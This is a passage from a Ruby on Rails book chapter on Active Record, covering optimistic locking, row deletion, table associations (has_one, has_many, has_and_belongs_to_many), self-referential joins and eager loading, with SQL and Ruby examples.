Optimistic locking doesn't take explicit locks. Instead, just before writing updated data back to a row, it checks to make sure that no one else has already changed that row. In the Rails implementation, each row contains a version number. Whenever a row is updated, the version number is incremented. When you come to do an update from within your application, Active Record checks the version number of the row in the table against the version number of the model doing the updating. If the two don't match, it abandons the update and throws an exception.

Optimistic locking

Optimistic locking is enabled by default on any table that contains an integer column called `lock_version`. You should arrange for this column to be initialized to zero for new rows, but otherwise you should leave it alone—Active Record manages the details for you.

Let's see optimistic locking in action. We'll create a table called `counters` containing a simple count field along with the `lock_version` column.

Download [e1/ar/create.sql](#)

```
create table counters (
  id          int not null auto_increment,
  count       int default 0,
  lock_version int default 0,
  primary key (id)
);
```

Then we'll create a row in the table, read that row into two separate model objects, and try to update it from each.

Download [e1/ar/optimistic.rb](#)

```
class Counter < ActiveRecord::Base
end
```

```
Counter.delete_all
Counter.create(:count => 0)
```

```
count1 = Counter.find(:first)
count2 = Counter.find(:first)
```

```
count1.count += 3
count1.save
```

```
count2.count += 4
count2.save
```

When we run this, we see an exception. Rails aborted the update of `count2` because the values it held were stale.

```
/usr/lib/ruby/gems/1.8/gems/activerecord-1.9.0/lib/active_record/locking.rb:42:
```

```
in 'update_without_timestamps':
Attempted to update a stale object (ActiveRecord::StaleObjectError)
```

If you use optimistic locking, you'll need to catch these exceptions in your application.

You can disable optimistic locking with

```
ActiveRecord::Base.lock_optimistically = false
```

Deleting Rows

Active Record supports two styles of row deletion. First, it has two class-level methods, `delete()` and `delete_all()`, that operate at the database level. The `delete()` method takes a single id or an array of ids and deletes the corresponding row(s) in the underlying table. `delete_all()` deletes rows matching a given condition (or all rows if no condition is specified). The return values from both calls depend on the adapter but are typically the number of rows affected. An exception is not thrown if the row doesn't exist prior to the call.

```
Order.delete(123)
User.delete([2,3,4,5])
Product.delete_all(["price > ?", @expensive_price])
```

The various destroy methods are the second form of row deletion provided by Active Record. These methods all work via Active Record model objects.

The `destroy()` instance method deletes from the database the row corresponding to a particular model object. It then freezes the contents of that object, preventing future changes to the attributes.

```
order = Order.find_by_name("Dave")
order.destroy
# ... order is now frozen
```

There are two class-level destruction methods, `destroy()` (which takes an id or an array of ids) and `destroy_all()` (which takes a condition). Both read the corresponding rows in the database table into model objects and call the instance level `destroy()` method of that object. Neither method returns anything meaningful.

```
Order.destroy_all(["shipped_at < ?", 30.days.ago])
```

30.days.ago
↪ page 245

Why do we need both the delete and the destroy class methods? The delete methods bypass the various Active Record callback and validation functions, while the destroy methods ensure that they are all invoked. (We talk about callbacks starting on page 331.) In general it is better to use the

destroy methods if you want to ensure that your database is consistent according to the business rules defined in your model classes.

16.6 Relationships between Tables

Most applications work with multiple tables in the database, and normally there'll be relationships between some of these tables. Orders will have multiple line items. A line item will reference a particular product. A product may belong to many different product categories, and the categories may each have a number of different products.

Within the database schema, these relationships are expressed by linking tables based on primary key values.⁸ If a line item references a product, the `line_items` table will include a column that holds the primary key value of the corresponding row in the `products` table. In database parlance, the `line_items` table is said to have a *foreign key* reference to the `products` table.

But that's all pretty low level. In our application, we want to deal with model objects and their relationships, not database rows and key columns. If an order has a number of line items, we'd like some way of iterating over them. If a line item refers to a product, we'd like to be able to say something simple, such as

```
price = line_item.product.price
```

rather than

```
product_id = line_item.product_id
product    = Product.find(product_id)
price     = product.price
```

Active Record to the rescue. Part of its ORM magic is that it converts the low-level foreign key relationships in the database into high-level interobject mappings. It handles the three basic cases.

- One row in table A is associated with zero or one rows in table B.
- One row in table A is associated with an arbitrary number of rows in table B.
- An arbitrary number of rows in table A are associated with an arbitrary number of rows in table B.

⁸There's another style of relationship between model objects in which one model is a subclass of another. We discuss this in Section 17.3, *Single Table Inheritance*, on page 318.

We have to give Active Record a little help when it comes to intertable relationships. This isn't really Active Record's fault—it isn't possible to deduce from the schema what kind of intertable relationships the developer intended. However, the amount of help we have to supply is minimal.

Creating Foreign Keys

As we discussed earlier, two tables are related when one table contains a foreign key reference to the primary key of another. In the following DDL, the table `line_items` contains a foreign key reference to the `products` and `orders` tables.

```
create table products (
  id          int          not null auto_increment,
  title       varchar(100) not null,
  /* . . . */
  primary key (id)
);

create table orders (
  id          int          not null auto_increment,
  name        varchar(100) not null,
  /* ... */
  primary key (id)
);

create table line_items (
  id          int          not null auto_increment,
  product_id  int          not null,
  order_id    int          not null,
  quantity    int          not null default 0,
  unit_price  float(10,2)  not null,
  constraint fk_items_product foreign key (product_id) references products(id),
  constraint fk_items_order   foreign key (order_id)   references orders(id),
  primary key (id)
);
```

It's worth noting that it isn't the foreign key constraints that set up the relationships. These are just hints to the database that it should check that the values in the columns reference known keys in the target tables. The DBMS is free to ignore these constraints (and some versions of MySQL do). The intertable relationships are set up simply because the developer chooses to populate the columns `product_id` and `order_id` with key values from the `products` and `orders` table.

Looking at this DDL, we can see why it's hard for Active Record to divine the relationships between tables automatically. The `orders` and `products` foreign key references in the `line_items` table look identical. However, the `product_id` column is used to associate a line item with exactly one product.

The `order_id` column is used to associate multiple line items with a single order. The line item is *part of* the order but *references* the product.

This example also shows the standard Active Record naming convention. The foreign key column should be named after the class of the target table, converted to lowercase, with `_id` appended. Note that between the pluralization and `_id` appending conventions, the assumed foreign key name will be consistently different from the name of the referenced table. If you have an Active Record model called `Person`, it will map to the database table `people`. A foreign key reference from some other table to the `people` table will have the column name `person_id`.

The other type of relationship is where some number of one thing is related to some number of another thing (such as products belonging to multiple categories, and categories that contain multiple products). The SQL convention for handling this uses a third table, called a *join table*. The join table contains a foreign key for each of the tables it's linking, so each row in the join table represents a linkage between the two other tables.

```
create table products (
  id          int          not null auto_increment,
  title       varchar(100) not null,
  /* . . . */
  primary key (id)
);

create table categories (
  id          int          not null auto_increment,
  name        varchar(100) not null,
  /* ... */
  primary key (id)
);

create table categories_products (
  product_id  int          not null,
  category_id int          not null,
  constraint fk_cp_product foreign key (product_id) references products(id),
  constraint fk_cp_category foreign key (category_id) references categories(id)
);
```

Depending on the schema, you might want to put additional information into the join table, perhaps describing the nature of the relationship between the rows being joined.

Rails assumes that a join table is named after the two tables it joins (with the names in alphabetical order). Rails will automatically find the join table `categories_products` linking `categories` and `products`. If you used some other name, you'll need to add a declaration so Rails can find it.

Specifying Relationships

Active Record supports three types of relationship between tables: one-to-one, one-to-many, and many-to-many. You indicate these relationships by adding declarations to your models: `has_one`, `has_many`, `belongs_to`, and `has_and_belongs_to_many`.

A *one-to-one* relationship might exist between orders and invoices: for each order there's at most one invoice. We declare this in Rails by saying *one-to-one*

```
class Order < ActiveRecord::Base
  has_one :invoice
  . . .
```

```
class Invoice < ActiveRecord::Base
  belongs_to :order
  . . .
```

Orders and line items have a *one-to-many* relationship: there can be any number of line items associated with a particular order. In Rails, we'd code this as *one-to-many*

```
class Order < ActiveRecord::Base
  has_many :line_items
  . . .
```

```
class LineItem < ActiveRecord::Base
  belongs_to :order
  . . .
```


We might categorize our products. A product can belong to many categories, and each category may contain multiple products. This is an example of a *many-to-many* relationship, expressed in Rails as *many-to-many*

```
class Product < ActiveRecord::Base
  has_and_belongs_to_many :categories
  . . .
```

```
class Category < ActiveRecord::Base
  has_and_belongs_to_many :products
  . . .
```

The various linkage declarations do more than specify the relationships between tables. They each add a number of methods to the model to help navigate between linked objects. Let's look at these in more detail in the context of the three different kinds of intertable linkage. We'll also look at the methods each injects into its host class. We summarize them all in Figure 16.5, on page 296. For more in-depth and up-to-date information, see the RDoc documentation for the corresponding methods.

One-to-One Associations



A one-to-one association (or, more accurately, a one-to-zero-or-one relationship) is implemented using a foreign key in one row in one table to reference at most a single row in another table. The preceding figure illustrates the one-to-one relationship between an order and an invoice: an order either has no invoice referencing it or has just one invoice referencing it.

In Active Record we signify this relationship by adding the declaration `has_one :invoice` to class `Order` and, at the same time, adding `belongs_to :order` to class `Invoice`. (Remember that the `belongs_to` line must appear in the model for the table that contains the foreign key.)

You can associate an invoice with an order from either side of the relationship: you can tell an order that it has an invoice associated with it, or you can tell the invoice that it's associated with an order. The two are almost equivalent. The difference is in the way they save (or don't save) objects to the database. If you assign an object to a `has_one` association in an existing object, that associated object will be automatically saved.

```

an_invoice = Invoice.new(...)
order.invoice = an_invoice # invoice gets saved

```

If instead you assign a new object to a `belongs_to` association, it will never be automatically saved.

```

order = Order.new(...)
an_invoice.order = order # Order will not be saved

```

There's one more difference. If there is already an existing child object when you assign a new object to a `has_one` association, that existing object



David Says...

Why Things in Associations Get Saved When They Do

It might seem inconsistent that assigning an order to the invoice will not save the association immediately, but the reverse will. This is because the invoices table is the only one that holds the information about the relationship. Hence, when you associate orders and invoices, it's always the invoice rows that hold the information. When you assign an order to an invoice, you can easily make this part of a larger update to the invoice row that might also include the billing date. It's therefore possible to fold what would otherwise have been two database updates into one. In an ORM, it's generally the rule that fewer database calls is better.

When an order object has an invoice assigned to it, it still needs to update the invoice row. So, there's no additional benefit in postponing that association until the order is saved. In fact, it would take considerably more software to do so. And Rails is all about *less software*.

will be updated to remove its foreign key association with the parent row (the foreign key will be set to null). This is shown in Figure 16.4, on the next page.

Finally, there's a danger here. If the child row cannot be saved (for example, because it fails validation), Active Record will not complain—you'll get no indication that the row was not added to the database. For this reason, we strongly recommend that instead of the previous code, you write

```
invoice = Invoice.new
# fill in the invoice
invoice.save!
an_order.invoice = invoice
```

The `save!` method throws an exception on failure, so at least you'll know that something went wrong.

The `belongs_to()` Declaration

`belongs_to()` declares that the given class has a parent relationship to the class containing the declaration. Although *belongs to* might not be the first phrase that springs to mind when thinking about this relationship, the Active Record convention is that the table that contains the foreign




Figure 16.4: Adding to a `has_one` Relationship

key belongs to the table it is referencing. If it helps, while you're coding you can think *references* but type `belongs_to`.

The parent class name is assumed to be the mixed-case singular form of the attribute name, and the foreign key field is the singular form of the parent class name with `_id` appended. So, given the following code

```
class LineItem < ActiveRecord::Base
  belongs_to :product
  belongs_to :invoice_item
end
```

Active Record links line items to the classes `Product` and `InvoiceItem`. In the underlying schema, it uses the foreign keys `product_id` and `invoice_item_id` to reference the `id` columns in the tables `products` and `invoice_items`, respectively.

You can override these and other assumptions by passing `belongs_to()` a hash of options after the association name.

```
class LineItem < ActiveRecord::Base
  belongs_to :paid_order,
    :class_name => "Order",
    :foreign_key => "order_id",
    :conditions => "paid_on is not null"
end
```

In this example we've created an association called `paid_order`, which is a reference to the `Order` class (and hence the `orders` table). The link is established via the `order_id` foreign key, but it is further qualified by the condi-

tion that it will find an order only if the `paid_on` column in the target row is not null. In this case our association does not have a direct mapping to a single column in the underlying `line_items` table.

The `belongs_to()` method creates a number of instance methods for managing the association. These methods all have a name starting with the name of the association. For example:

[Download](#) `el/ar/associations.rb`

```
item = LineItem.find(2)

# item.product is the associated Product object
puts "Current product is #{item.product.id}"
puts item.product.title

item.product = Product.new(:title      => "Advanced Rails",
                           :description => "...",
                           :image_url  => "http://....jpg",
                           :price      => 34.95,
                           :date_available => Time.now)

item.save!

puts "New product is #{item.product.id}"
puts item.product.title
```

If we run this (with an appropriate database connection), we might see output such as

```
Current product is 2
Programming Ruby
New product is 37
Advanced Rails
```

We used the methods `product()` and `product=()` that we generated in the `LineItem` class to access and update the product object associated with a line item object. Behind the scenes, Active Record kept the database in step. It automatically saved the new product we created when we saved the corresponding line item, and it linked the line item to that new product's id.

`belongs_to()` adds methods to a class that uses it. The descriptions that follow assume that the `LineItem` class has been defined to belong to the `Product` class.

```
class LineItem < ActiveRecord::Base
  belongs_to :product
end
```

In this case, the following methods will be defined for line items and for the products they belong to.

`product(force_reload=false)`

Return the associated product (or nil if no associated product exists). The result is cached, and the database will not be queried again if this order had previously been fetched unless `true` is passed as a parameter.

`product=(obj)`

Associate this line item with the given product, setting the foreign key in this line item to the product's primary key. If the product has not been saved, it will be when the line item is saved, and the keys will be linked at that time.

`build_product(attributes={})`

Construct a new product object, initialized using the given attributes. This line item will be linked to it. The product will not yet have been saved.

`create_product(attributes={})`

Build a new product object, link this line item to it, and save the product.

The `has_one()` Declaration

`has_one` declares that a given class (by default the mixed-case singular form of the attribute name) is a child of this class. The `has_one` declaration defines the same set of methods in the model object as `belongs_to`, so given a class definition such as the following

```
class Order < ActiveRecord::Base
  has_one :invoice
end
```

we could write


```
order = Order.new
invoice = Invoice.new
if invoice.save
  order.invoice = invoice
end
```

You can modify Active Record's default behavior by passing a hash of options to `has_one`. In addition to the `:class_name`, `:foreign_key`, and `:conditions` options we saw for `belongs_to()`, we can also use `:dependent` and `:order`.

The `:dependent` option says that the rows in the child table cannot exist independently of the corresponding row in the parent table. This means that if you delete the parent row, and you've defined an association with `:dependent => true`, Active Record will automatically delete the associated row in the child table.

The `:order` option, which determines how rows are sorted before being returned, is slightly strange. We'll discuss it after we've looked at `has_many` on page 289.

One-to-Many Associations



A one-to-many association allows you to represent a collection of objects. For example, an order might have any number of associated line items. In the database, all the line item rows for a particular order contain a foreign key column referring to that order.

In Active Record, the parent object (the one that logically contains a collection of child objects) uses `has_many` to declare its relationship to the child table, and the child table uses `belongs_to` to indicate its parent. In our example, class `LinItem` `belongs_to :order` and the `orders` table `has_many :line_items`.

We've already looked at the `belongs_to()` relationship declaration. It acts the same here as it does in the one-to-one relationship. The `has_many` declaration, though, adds quite a bit of functionality to its model.

The `has_many()` Declaration

`has_many` defines an attribute that behaves like a collection of the child objects. You can access the children as an array, find particular children, and add new children. For example, the following code adds some line items to an order.

```

order = Order.new
params[:products_to_buy].each do |prd_id, qty|
  product = Product.find(prd_id)
  order.line_items << LineItem.new(:product => product,
                                   :quantity => qty)
end
  
```

The append operator (<<) does more than just append an object to a list within the order. It also arranges to link the line items back to this order by setting their foreign key to this order's id and for the line items to be saved automatically when the parent order is saved.

We can iterate over the children of a has_many relationship—the attribute acts as an array.

```
order = Order.find(123)
total = 0.0
order.line_items.each do |li|
  total += li.quantity * li.unit_price
end
```

As with has_one, you can modify Active Record's defaults by providing a hash of options to has_many. The options :class_name, :foreign_key, :conditions, :order, and :dependent work the same way as they do with the has_one method. has_many adds the options :exclusively_dependent, :finder_sql, and :counter_sql. We'll also discuss the :order option, which we listed but didn't describe under has_one.

has_one and has_many both support the :dependent option. This tells Rails to destroy dependent rows in the child table when you destroy a row in the parent table. This works by traversing the child table, calling destroy() on each row with a foreign key referencing the row being deleted in the parent table.

However, if the child table is used only by the parent table (that is, it has no other dependencies), and if it has no hook methods that it uses to perform any actions on deletion, you can use the :exclusively_dependent option in place of :dependent. If this option is set, the child rows are all deleted in a single SQL statement (which will be faster).

Finally, you can override the SQL that Active Record uses to fetch and count the child rows by setting the :finder_sql and :counter_sql options. This is useful in cases where simply adding to the where clause using the :condition option isn't enough. For example, you can create a collection of all the line items for a particular product.

```
class Order < ActiveRecord::Base
  has_many :rails_line_items,
    :class_name => "LineItem",
    :finder_sql => "select l.* from line_items l, products p " +
      " where l.product_id = p.id " +
      " and p.title like '%rails%'"
end
```

The `:counter_sql` option is used to override the query Active Record uses when counting rows. If `:finder_sql` is specified and `:counter_sql` is not, Active Record synthesizes the counter SQL by replacing the `select` part of the finder SQL with `select count(*)`.

The `:order` option specifies an SQL fragment that defines the order in which rows are loaded from the database into the collection. If you need the collection to be in a particular order when you traverse it, you need to specify the `:order` option. The SQL fragment you give is simply the text that will appear after an `order by` clause in a `select` statement. It consists of a list of one or more column names. The collection will be sorted based on the first column in the list. If two rows have the same value in this column, the sort will use the second entry in the list to decide their order, and so on. The default sort order for each column is ascending—put the keyword `DESC` after a column name to reverse this.

The following code might be used to specify that the line items for an order are to be sorted in order of quantity (smallest quantity first).

```
class Order < ActiveRecord::Base
  has_many :line_items,
    :order => "quantity, unit_price DESC"
end
```

If two line items have the same quantity, the one with the highest unit price will come first.

Back when we talked about `has_one`, we mentioned that it also supports an `:order` option. That might seem strange—if a parent is associated with just one child, what's the point of specifying an order when fetching that child?

It turns out that Active Record can create `has_one` relationships where none exists in the underlying database. For example, a customer may have many orders: this is a `has_many` relationship. But that customer will have just one *most recent* order. We can express this using `has_one` combined with the `:order` option.

```
class Customer < ActiveRecord::Base
  has_many :orders
  has_one :most_recent_order,
    :class_name => 'Order',
    :order      => 'created_at DESC'
end
```

This code creates a new attribute, `most_recent_order` in the customer model. It will reference the order with the latest `created_at` timestamp. We could

use this attribute to find a customer's most recent order.

```
cust = Customer.find_by_name("Dave Thomas")
puts "Dave last ordered on #{cust.most_recent_order.created_at}"
```

This works because Active Record actually fetches the data for the `has_one` association using SQL like

```
SELECT * FROM orders
WHERE customer_id = ?
ORDER BY created_at DESC
LIMIT 1
```

The limit clause means that only one row will be returned, satisfying the “one” part of the `has_one` declaration. The order by clause ensures that the row will be the most recent.

Methods Added by `has_many()`

Just like `belongs_to` and `has_one`, `has_many` adds a number of attribute-related methods to its host class. Again, these methods have names that start with the name of the attribute. In the descriptions that follow, we'll list the methods added by the declaration

```
class Customer < ActiveRecord::Base
  has_many :orders
end
```

`orders(force_reload=false)`

Returns an array of orders associated with this customer (which may be empty if there are none). The result is cached, and the database will not be queried again if orders had previously been fetched unless `true` is passed as a parameter.

`orders <<order`

Adds *order* to the list of orders associated with this customer.

`orders.push(order1, ...)`

Adds one or more *order* objects to the list of orders associated with this customer. `concat()` is an alias for this method.

`orders.delete(order1, ...)`

Deletes one or more *order* objects from the list of orders associated with this customer. This does not delete the order objects from the database—it simply sets their `customer_id` foreign keys to null, breaking their association.

Other Types of Relationships

Active Record also implements some higher-level relationships among table rows. You can have tables whose row entries act as elements in lists, or nodes in trees, or entities in nested sets. We talk about these so-called *acts as* modules starting on page [307](#).

`orders.clear`

Disassociates all orders from this customer. Like `delete()`, this breaks the association but deletes the orders from the database only if they were marked as `:dependent`.

`orders.find(options...)`

Issues a regular `find()` call, but the results are constrained only to return orders associated with this customer. Works with the `id`, the `:all`, and the `:first` forms.


`orders.build(attributes={})`

Constructs a new order object, initialized using the given attributes and linked to the customer. It is not saved.

`orders.create(attributes={})`

Constructs and saves a new order object, initialized using the given attributes and linked to the customer.

Many-to-Many Associations



Many-to-many associations are symmetrical—both of the joined tables declare their association with each other using `has_and_belongs_to_many`.

Within the database, many-to-many associations are implemented using an intermediate join table. This contains foreign key pairs linking the two target tables. Active Record assumes that this join table's name is the concatenation of the two target table names in alphabetical order. In the above example, we joined the table `categories` to the table `products`, so Active Record will look for a join table named `categories_products`.

Note that our join table has no `id` column. There are two reasons for this. First, it doesn't need one—rows are uniquely defined by the combination of the two foreign keys. We'd define this table in DDL using something like the following.

[Download](#) e1/ar/create.sql

```

create table categories_products (
  category_id int not null,
  product_id  int  not null,
  constraint fk_cp_category foreign key (category_id) references categories(id),
  constraint fk_cp_product  foreign key (product_id)  references products(id),
  primary key (category_id, product_id)
);

```


The second reason for not including an `id` column in the join table is that Active Record automatically includes all columns from the join tables when accessing rows using it. If the join table included a column called `id`, its `id` would overwrite the `id` of the rows in the joined table. We'll come back to this later.

The `has_and_belongs_to_many()` Declaration

`has_and_belongs_to_many` (hereafter `habtm` to save my poor fingers), acts in many ways like `has_many`. `habtm` creates an attribute that is essentially a collection. This attribute supports the same methods as `has_many`.

In addition, `habtm` allows you to add information to the join table when you associate two objects. Let's look at something other than our store application to illustrate this.

Perhaps we're using Rails to write a community site where users can read articles. There are many users and (probably) many articles, and any user can read any article. For tracking purposes, we'd like to know the people who read each article and the articles read by each person. We'd also like to know the last time that a user looked at a particular article. We'll do that with a simple join table.



We'll set up our two model classes so that they are interlinked via this table.

```

class Article < ActiveRecord::Base
  has_and_belongs_to_many :users
  # ...
end

class User < ActiveRecord::Base
  has_and_belongs_to_many :articles
  # ...
end
  
```

This allows us to do things such as listing all the users who have read article 123 and all the articles read by *pragdave*.

```

# Who has read article 123?
article = Article.find(123)
readers = article.users

# What has Dave read?
dave = User.find_by_name("pragdave")
articles_that_dave_read = dave.articles
  
```

When our application notices that someone has read an article, it links their user record with the article. We'll do that using an instance method in the `User` class.

```
class User < ActiveRecord::Base
  has_and_belongs_to_many :articles

  def read_article(article)
    articles.push_with_attributes(article, :read_at => Time.now)
  end

  # ...
end
```

The call to `push_with_attributes()` does all the same work of linking the two models that the `<<` method does, but it also adds the given values to the join table row that it creates every time someone reads an article.

As with the other relationship methods, `has_and_belongs_to_many` supports a range of options that override Active Record's defaults. `:class_name`, `:foreign_key`, and `:conditions` work the same way as they do in the other `has_` methods (the `:foreign_key` option sets the name of the foreign key column for this table in the join table). In addition, `has_and_belongs_to_many()` supports the options to override the name of the join table, the names of the foreign key columns in the join table, and the SQL used to find, insert, and delete the links between the two models. Refer to the RDoc for details.

Self-referential Joins

It's possible for a row in a table to reference back to another row in that same table. For example, every employee in a company might have both a manager and a mentor, both of whom are also employees. You could model this in Rails using the following `Employee` class.

[Download](#) `el/ar/self_association.rb`

```
class Employee < ActiveRecord::Base

  belongs_to :manager,
    :class_name => "Employee",
    :foreign_key => "manager_id"

  belongs_to :mentor,
    :class_name => "Employee",
    :foreign_key => "mentor_id"

  has_many :mentored_employees,
    :class_name => "Employee",
    :foreign_key => "mentor_id"
```



David Says...

When a Join Wants to Be a Model

While a many-to-many relation with attributes can often seem like the obvious choice, it's often a mirage for a missing domain model. When it is, it can be advantageous to convert this relationship into a real model and decorate it with a richer set of behavior. This lets you accompany the data with methods.

As an example, we could turn the `articles_users` relationship into a new model called `Reading`. This `Reading` model will belong to both an article and a user. And it's now the obvious spot to place methods such as `find_popular_articles()`, which can perform a group by query and return the articles that have been read the most. This lightens the burden on the `Article` model and turns the concept of popularity into a separated concern that naturally sits with the `Reading` model.

```
has_many :managed_employees,  
         :class_name => "Employee",  
         :foreign_key => "manager_id"  
end
```

Let's load up some data. Clem and Dawn each have a manager and a mentor.

	has_one :other	belongs_to :other
<i>other</i> (force_reload = false)	✓	✓
<i>other</i> =	✓	✓
<i>other</i> .nil?	✓	✓
<i>build_other</i> (...)	✓	✓
<i>create_other</i> (...)	✓	✓

	has_many :others	has_many :others through :through
<i>others</i> (force_reload = false)	✓	✓
<i>others</i> <<	✓	✓
<i>others</i> .delete(...)	✓	✓
<i>others</i> .clear	✓	✓
<i>others</i> .empty?	✓	✓
<i>others</i> .size	✓	✓
<i>others</i> .find(...)	✓	✓
<i>others</i> .build(...)	✓	✓
<i>others</i> .create(...)	✓	✓
<i>others</i> .push_with_attributes(...)		✓

Figure 16.5: Methods Created by Relationship Declarations

[Download](#) `e1/ar/self_association.rb`

```
Employee.delete_all
```

```
adam = Employee.create(:id => 1, :name => "Adam")
beth = Employee.create(:id => 2, :name => "Beth")
```

```
clem = Employee.new(:name => "Clem")
clem.manager = adam
clem.mentor = beth
clem.save!
```

```
dawn = Employee.new(:name => "Dawn")
dawn.manager = adam
dawn.mentor = clem
dawn.save!
```

Then we can traverse the relationships, answering questions such as “who is the mentor of X?” and “which employees does Y manage?”

[Download](#) `e1/ar/self_association.rb`

```

p adam.managed_employees.map {|e| e.name} # => [ "Clem", "Dawn" ]
p adam.mentored_employees                # => []

p dawn.mentor.name                       # => "Clem"

```

You might also want to look at the various *acts as* relationships, described starting on page 307.

Preloading Child Rows

Normally Active Record will defer loading child rows from the database until you reference them. For example, drawing from the example in the RDoc, assume that a blogging application had a model that looked like this.

```

class Post < ActiveRecord::Base
  belongs_to :author
  has_many :comments, :order => 'created_on DESC'
end

```

If we iterate over the posts, accessing both the author and the comment attributes, we'll use one SQL query to return the n rows in the posts table, and n queries each to get rows from the authors and comments tables, a total of $2n+1$ queries.

```

for post in Post.find(:all)
  puts "Post:           #{post.title}"
  puts "Written by:      #{post.author.name}"
  puts "Last comment on: #{post.comments.first.created_on}"
end

```

This performance problem is sometimes fixed using the `:include` option to the `find()` method. It lists the associations that are to be preloaded when the find is performed. Active Record does this in a fairly smart way, such that the whole wad of data (for both the main table and all associated tables) is fetched in a single SQL query. If there are 100 posts, the following code will eliminate 100 queries compared with the previous example. *:include*

```

for post in Post.find(:all, :include => :author)
  puts "Post:           #{post.title}"
  puts "Written by:      #{post.author.name}"
  puts "Last comment on: #{post.comments.first.created_on}"
end

```

And this example will bring it all down to just one query.

```

for post in Post.find(:all, :include => [:author, :comments])
  puts "Post:           #{post.title}"
  puts "Written by:      #{post.author.name}"
  puts "Last comment on: #{post.comments.first.created_on}"
end

```

end

This preloading is not guaranteed to improve performance.⁹ Under the covers, it joins all the tables in the query together and so can end up returning a lot of data to be converted into Active Record objects. And if your application doesn't use the extra information, you've incurred a cost for no benefit. You might also have problems if the parent table contains a large number of rows—compared with the row-by-row lazy loading of data, the preloading technique will consume a lot more server memory.

If you use `:include`, you'll need to disambiguate all column names used in other parameters to `find()`—prefix each with the name of the table that contains it. In the following example, the `title` column in the condition needs the table name prefix for the query to succeed.

```
for post in Post.find(:all, :conditions => "posts.title like '%ruby'",
                    :include => [:author, :comments])
  # ...
end
```

Counters

